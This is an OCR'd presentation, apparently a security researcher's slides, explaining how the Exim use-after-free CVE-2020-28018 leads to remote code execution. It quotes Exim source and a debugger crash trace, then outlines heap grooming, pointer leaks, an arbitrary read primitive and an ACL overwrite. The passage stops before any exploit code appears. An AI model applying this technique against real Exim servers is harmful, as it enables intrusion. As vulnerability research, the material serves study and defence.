CVE-2020-28018

From Use-After-Free to Remote Code Execution

Table of Contents

Adepts Of 0xCC

- https://adepts.of0x.cc/exim-cve-2020-28018/


Introduction

- CVE-2020-28018
- Exim vulnerabilities disclosed by Qualys as part of the 21Nails advisory
- Some leading to RCE (Remote Code Execution)
- Others leading to LPE (Local Privilege Escalation)


Vulnerability

- Use-After-Free vulnerability in tls-openssl.c
- Exploitation Requirements
  - TLS enabled with OpenSSL (instead of GnuTLS)
  - X_PIPE_CONNECT disabled (default < 4.94)
- Exim 4 versions before 4.94.2 are vulnerable

Exim pool allocator (I)



Exim pool allocator (II)



Exim pool allocator (III)

Exim Pools:

- POOL_MAIN: freeable allocations
- POOL_PERM: freed at program termination
- POOL_SEARCH: lookup storage

Exim pool allocator - allocating memory (I)

store_get_3() @ src/store.c (I)

```
143  if (size > yield_length[store_pool])
144    {
145    int length = (size <= STORE_BLOCK_SIZE)? STORE_BLOCK_SIZE : size;
146    int mlength = length + ALIGNED_SIZEOF_STOREBLOCK;
147    storeblock * newblock = NULL;
148
149    /* Sometimes store_reset() may leave a block for us; check if we can use it */
150
151    if (  (newblock = current_block[store_pool])
152       && (newblock = newblock->next)
153       && newblock->length < length
154       )
155      {
156      /* Give up on this block, because it's too small */
157      store_free(newblock);
158      newblock = NULL;
159      }
160
161    /* If there was no free block, get a new one */
162
163    if (!newblock)
164      {
165      pool_malloc += mlength;           /* Used in pools */
166      nonpool_malloc -= mlength;        /* Exclude from overall total */
167      newblock = store_malloc(mlength);
168      newblock->next = NULL;
169      newblock->length = length;
170      if (!chainbase[store_pool])
171        chainbase[store_pool] = newblock;
172      else
173        current_block[store_pool]->next = newblock;
174      }
175
176    current_block[store_pool] = newblock;
177    yield_length[store_pool] = newblock->length;
178    next_yield[store_pool] =
179      (void *)(CS current_block[store_pool] + ALIGNED_SIZEOF_STOREBLOCK);
180    (void) VALGRIND_MAKE_MEM_NOACCESS(next_yield[store_pool], yield_length[store_pool]);
181    }
```

Exim pool allocator - allocating memory (II)

store_get_3() @ src/store.c (II)

```
195   DEBUG(D_memory)
196     {
197     if (f.running_in_test_harness)
198       debug_printf("---%d Get %5d\n", store_pool, size);
199     else
200       debug_printf("---%d Get %6p %5d %-14s %4d\n", store_pool,
201         store_last_get[store_pool], size, filename, linenumber);
202     }
203   #endif  /* COMPILE_UTILITY */
204
205   (void) VALGRIND_MAKE_MEM_UNDEFINED(store_last_get[store_pool], size);
206   /* Update next pointer and number of bytes left in the current block. */
207
208   next_yield[store_pool] = (void *)(CS next_yield[store_pool] + size);
209   yield_length[store_pool] -= size;
210
211   return store_last_get[store_pool];
212   }
```

Exim pool allocator - reset memory (I)

store_reset_3() @ src/store.c (I)

```
325  void
326  store_reset_3(void *ptr, const char *filename, int linenumber)
327  {
328  storeblock * bb;
329  storeblock * b = current_block[store_pool];
330  char * bc = CS b + ALIGNED_SIZEOF_STOREBLOCK;
331  int newlength;
332
333  /* Last store operation was not a get */
334
335  store_last_get[store_pool] = NULL;
336
337  /* See if the place is in the current block - as it often will be. Otherwise,
338  search for the block in which it lies. */
339
340  if (CS ptr < bc || CS ptr > bc + b->length)
341    {
342    for (b = chainbase[store_pool]; b; b = b->next)
343      {
344      bc = CS b + ALIGNED_SIZEOF_STOREBLOCK;
345      if (CS ptr >= bc && CS ptr <= bc + b->length) break;
346      }
347    if (!b)
348      log_write(0, LOG_MAIN|LOG_PANIC_DIE, "internal error: store_reset(%p) "
349        "failed: pool=%d %-14s %4d", ptr, store_pool, filename, linenumber);
350    }
```

Exim pool allocator - reset memory (II)

store_reset_3() @ src/store.c (II)

```
390   bb = b->next;
391   b->next = NULL;
392
393   while ((b = bb))
394     {
395   #ifndef COMPILE_UTILITY
396     if (debug_store)
397       assert_no_variables(b, b->length + ALIGNED_SIZEOF_STOREBLOCK,
398         filename, linenumber);
399   #endif
400     bb = bb->next;
401     pool_malloc -= b->length + ALIGNED_SIZEOF_STOREBLOCK;
402     store_free_3(b, filename, linenumber);
403     }
```

Exim pool allocator - freeing memory


store_free_3() @ src/store.c

```
592  void
593  store_free_3(void *block, const char *filename, int linenumber)
594  {
595  #ifdef COMPILE_UTILITY
596  filename = filename;
597  linenumber = linenumber;
598  #else
599  DEBUG(D_memory)
600    {
601    if (f.running_in_test_harness)
602      debug_printf("----Free\n");
603    else
604      debug_printf("----Free %6p %-20s %4d\n", block, filename, linenumber);
605    }
606  #endif  /* COMPILE_UTILITY */
607  free(block);
608  }
```

Exim Growable strings (I)

- Exim has a growable string implementation
- String buffer is increased when needed
- Useful understand it’s behaviour to exploit this vulnerability

Exim Growable strings (II)



Exim Growable strings - string_get

string_get() @ src/string.c

```
1100   gstring *
1101   string_get(unsigned size)
1102   {
1103   gstring * g = store_get(sizeof(gstring) + size);
1104   g->size = size;
1105   g->ptr = 0;
1106   g->s = US(g + 1);
1107   return g;
1108   }
```

Exim Growable strings - gstring_grow

gstring_grow() @ src/string.c

```
1135  static void
1136  gstring_grow(gstring * g, int p, int count)
1137  {
1138  int oldsize = g->size;
1139
1140  /* Mostly, string_cat() is used to build small strings of a few hundred
1141  characters at most. There are times, however, when the strings are very much
1142  longer (for example, a lookup that returns a vast number of alias addresses).
1143  To try to keep things reasonable, we use increments whose size depends on the
1144  existing length of the string. */
1145
1146  unsigned inc = oldsize < 4096 ? 127 : 1023;
1147  g->size = ((p + count + inc) & ~inc) + 1;
1148
1149  /* Try to extend an existing allocation. If the result of calling
1150  store_extend() is false, either there isn't room in the current memory block,
1151  or this string is not the top item on the dynamic store stack. We then have
1152  to get a new chunk of store and copy the old string. When building large
1153  strings, it is helpful to call store_release() on the old string, to release
1154  memory blocks that have become empty. (The block will be freed if the string
1155  is at its start.) However, we can do this only if we know that the old string
1156  was the last item on the dynamic memory stack. This is the case if it matches
1157  store_last_get. */
1158
1159  if (!store_extend(g->s, oldsize, g->size))
1160    g->s = store_newblock(g->s, g->size, p);
1161  }
```

Exim Growable strings - string_catn

string_catn() @ src/string.c

```
1189  gstring *
1190  string_catn(gstring * g, const uschar *s, int count)
1191  {
1192  int p;
1193
1194  if (!g)
1195    {
1196    unsigned inc = count < 4096 ? 127 : 1023;
1197    unsigned size = ((count + inc) &  ~inc) + 1;
1198    g = string_get(size);
1199    }
1200
1201  p = g->ptr;
1202  if (p + count >= g->size)
1203    gstring_grow(g, p, count);
1204
1205  /* Because we always specify the exact number of characters to copy, we can
1206  use memcpy(), which is likely to be more efficient than strncopy() because the
1207  latter has to check for zero bytes. */
1208
1209  memcpy(g->s + p, s, count);
1210  g->ptr = p + count;
1211  return g;
1212  }
1213
1214
1215  gstring *
1216  string_cat(gstring *string, const uschar *s)
1217  {
1218  return string_catn(string, s, Ustrlen(s));
1219  }
```

Exim ACL’s

- Define Exim behaviour when receiving specific commands
- Used for acting on receiving “MAIL FROM” or “RCPT TO” commands
- Code Execution is possible if being able to define arbitrary ACLs remotely

Vulnerability Root Cause

- corked is a static variable
- If more data to be buffered, return
- Else, NULL out corked and send data to client
- On specific conditions we can make corked memory to be freed and then used


tls_write() @ src/tls-openssl.c

```
2907  int
2908  tls_write(void * ct_ctx, const uschar *buff, size_t len, BOOL more)
2909  {
2910  int outbytes, error, left;
2911  SSL * ssl = ct_ctx ? ((exim_openssl_client_tls_ctx *)ct_ctx)->ssl : server_ssl;
2912  static gstring * corked = NULL;
2913
2914  DEBUG(D_tls) debug_printf("%s(%p, %lu%s)\n", __FUNCTION__,
2915    buff, (unsigned long)len, more ? ", more" : "");
2916
2917  /* Lacking a CORK or MSG_MORE facility (such as GnuTLS has) we copy data when
2918  "more" is notified.  This hack is only ok if small amounts are involved AND only
2919  one stream does it, in one context (i.e. no store reset).  Currently it is used
2920  for the responses to the received SMTP MAIL , RCPT, DATA sequence, only. */
2921  /*XXX + if PIPE_COMMAND, banner & ehlo-resp for smmtp-on-connect. Suspect there's
2922  a store reset there. */
2923
2924  if (!ct_ctx && (more || corked))
2925    {
2926  #ifdef EXPERIMENTAL_PIPE_CONNECT
2927    int save_pool = store_pool;
2928    store_pool = POOL_PERM;
2929  #endif
2930
2931    corked = string_catn(corked, buff, len);
2932
2933  #ifdef EXPERIMENTAL_PIPE_CONNECT
2934    store_pool = save_pool;
2935  #endif
2936
2937    if (more)
2938      return len;
2939    buff = CUS corked->s;
2940    len = corked->ptr;
2941    corked = NULL;
2942    }
2943
2944  for (left = len; left > 0;)
2945    {
2946    DEBUG(D_tls) debug_printf("SSL_write(%p, %p, %d)\n", ssl, buff, left);
2947    outbytes = SSL_write(ssl, CS buff, left);
```

Vulnerability Root Cause - Triggering Use-After-Free (I)

1. TLS session initialized (responses will use tls_write() now)
2. Pipeline first half of a command and close TLS connection
    - Buffer will be created and output buffered
    - Function will return without NULLing out corked
    - We are now returning to plaintext channel
3. Start TLS session again (buffers will be freed)
4. On response to any command sent, corked will be used after freed

Vulnerability Root Cause - Triggering Use-After-Free (II)



Vulnerability Root Cause - Triggering Use-After-Free (III)

```
  0x7f82f5f66816 <__memmove_avx_unaligned_erms+358> je     0x7f82f5f66701 <__memmove_avx_unaligned_erms+81>
→ 0x7f82f5f6681c <__memmove_avx_unaligned_erms+364> vmovdqu ymm4, YMMWORD PTR [rsi]
  0x7f82f5f66820 <__memmove_avx_unaligned_erms+368> vmovdqu ymm5, YMMWORD PTR [rsi+rdx*1-0x20]
  0x7f82f5f66826 <__memmove_avx_unaligned_erms+374> vmovdqu ymm6, YMMWORD PTR [rsi+rdx*1-0x40]
  0x7f82f5f6682c <__memmove_avx_unaligned_erms+380> vmovdqu ymm7, YMMWORD PTR [rsi+rdx*1-0x60]
  0x7f82f5f66832 <__memmove_avx_unaligned_erms+386> vmovdqu ymm8, YMMWORD PTR [rsi+rdx*1-0x80]
  0x7f82f5f66838 <__memmove_avx_unaligned_erms+392> mov    r11, rdi

   378         ja      L(more_8x_vec_backward)
   379         /* Source == destination is less common.  */
   380         je      L(nop)
   381         /* Load the first VEC and last 4 * VEC to support overlapping
   382            addresses.  */
→  383         VMOVU   (%rsi), %VEC(4)
   384         VMOVU   -VEC_SIZE(%rsi, %rdx), %VEC(5)
   385         VMOVU   -(VEC_SIZE * 2)(%rsi, %rdx), %VEC(6)
   386         VMOVU   -(VEC_SIZE * 3)(%rsi, %rdx), %VEC(7)
   387         VMOVU   -(VEC_SIZE * 4)(%rsi, %rdx), %VEC(8)
   388         /* Save start and stop of the destination buffer.  */

[#0] Id 1, Name: "exim4", stopped 0x7f82f5f6681c in __memmove_avx_unaligned_erms (), reason: SIGSEGV

[#0] 0x7f82f5f6681c →__memmove_avx_unaligned_erms()
[#1] 0x558b531862fc →store_newblock_3(block=0xec786517d4d8b2f7, newsize=0x6f43cc01, len=0x6f43cbe7, filename=0x558b531e8440 "string.c", linenum
[#2] 0x558b53188306 →gstring_grow(g=0x558b53840aa8, p=0x6f43cbe7, count=0x8)
[#3] 0x558b53188399 →string_catn(g=0x558b53840aa8, s=0x558b537cb270 "250 OK\r\n", count=0x8)
[#4] 0x558b5318e5fc →tls_write(ct_ctx=0x0, buff=0x558b537cb270 "250 OK\r\n", len=0x8, more=0x0)
[#5] 0x558b53177c5e →smtp_vprintf(format=0x558b531e1c29 "250 OK\r\n", more=0x0, ap=0x7fff8d770c78)
[#6] 0x558b53177a59 →smtp_printf(format=0x558b531e1c29 "250 OK\r\n", more=0x0)
[#7] 0x558b5317fb8b →smtp_setup_msg()
[#8] 0x558b53106470 →handle_smtp_call(listen_sockets=0x558b537f32a0, listen_socket_count=0x1, accept_socket=0x4, accepted=0x7fff8d771300)
[#9] 0x558b531098b2 →daemon_go()

gef➤
```

Exploitation methodology

1. Memory leak to Bypass ASLR
2. Arbitrary Read Primitive
3. Use arbitrary read primitive to search for ACL's on memory
4. Write-what-where primitive
5. Use Write-what-where primitive to overwrite Exim ACL's in memory
6. ACL will contain attacker arbitrary code (string_expand() will interpret and execute it)
7. RCE achieved!

Data-Oriented attacks

- Focus on corrupting data instead of control-flow hijacking
- Most memory corruption protections just protect against control-flow hijacking
- Using data-only attacks we can bypass memory protections in an easier way
- Data-only attack techniques are program-specific

handle_smtp_call() Heap Grooming technique (I)

- Enter a really big message (without new lines) to cause an error
- This error will make smtp_setup_msg() executed without resetting POOL_MAIN pool!!
- This will increase reset_point for next command channel so we might get a better heap layout

handle_smtp_call() Heap Grooming technique (II)

receive_msg() @ src/receive.c

```
1938    if (message_size >= header_maxsize)
1939      {
1940    OVERSIZE:
1941      next->text[ptr] = 0;
1942      next->slen = ptr;
1943      next->type = htype_other;
1944      next->next = NULL;
1945      header_last->next = next;
1946      header_last = next;
1947
1948      log_write(0, LOG_MAIN, "ridiculously long message header received from "
1949        "%s (more than %d characters): message abandoned",
1950        f.sender_host_unknown ? sender_ident : sender_fullhost, header_maxsize);
1951
1952      if (smtp_input)
1953        {
1954        smtp_reply = US"552 Message header is ridiculously long";
1955        receive_swallow_smtp();
1956        goto TIDYUP;                                  /* Skip to end of function */
1957        }
1958
```

handle_smtp_call() Heap Grooming technique (III)


hande_smtp_call() @ src/daemon.c

```
488   for (;;)
489     {
490     int rc;
491     message_id[0] = 0;            /* Clear out any previous message_id */
492     reset_point = store_get(0);   /* Save current store high water point */
493
494     DEBUG(D_any)
495       debug_printf("Process %d is ready for new message\n", (int)getpid());
496
497     /* Smtp_setup_msg() returns 0 on QUIT or if the call is from an
498     unacceptable host or if an ACL "drop" command was triggered, -1 on
499     connection lost, and +1 on validly reaching DATA. Receive_msg() almost
500     always returns TRUE when smtp_input is true; just retry if no message was
501     accepted (can happen for invalid message parameters). However, it can yield
502     FALSE if the connection was forcibly dropped by the DATA ACL. */
503
504     if ((rc = smtp_setup_msg()) > 0)
505       {
506       BOOL ok = receive_msg(FALSE);
507       search_tidyup();                    /* Close cached databases */
508       if (!ok)                            /* Connection was dropped */
509         {
510   cancel_cutthrough_connection(TRUE, US"receive dropped");
511         mac_smtp_fflush();
512         smtp_log_no_mail();               /* Log no mail if configured */
513         _exit(EXIT_SUCCESS);
514         }
515       if (message_id[0] == 0) continue;   /* No message was accepted */
516       }
517     else
518       {
519       if (smtp_out)
```


Leaking heap pointers (I)

- UAF’ed memory area will be reused by other function
- Make any function write a heap pointer on it
- On next response, the content pointed to by g->s will be returned
- No NULL bytes involved:
  - Instead of NULL byte terminating it uses g->ptr and g->size as delimiter
  - Then, a heap pointer should be written between g->s and g->ptr
- fork()’ed server. Addresses won’t change between connections

Leaking heap pointers (II)



Leaking heap pointers (III)



Heap Spraying

- Spray the heap to increase probability to hit gstring struct
- We need to add a padding to align the spraying

Arbitrary read primitive (I)

- Overwrite the UAF’ed gstring struct with arbitrary data
- We have now control of g->size, g->ptr and g->s
- Ability to return arbitrary number of bytes from arbitrary locations on responses
- Arbitrary read primitive

Arbitrary read primitive (II)

Exim ACL search for exploit reliability (I)

- Depending on multiple factors heap layout changes
- If changing, even with a memory leak position of Exim ACL will change
- Using a fixed offset is unreliable
- With an arbitrary read primitive we can iterate over the heap segment until finding Exim ACL’s according to a query
- Requirement: Similar behaviour should be used in both Exim ACL search and Exim ACL overwrite, else layout will change

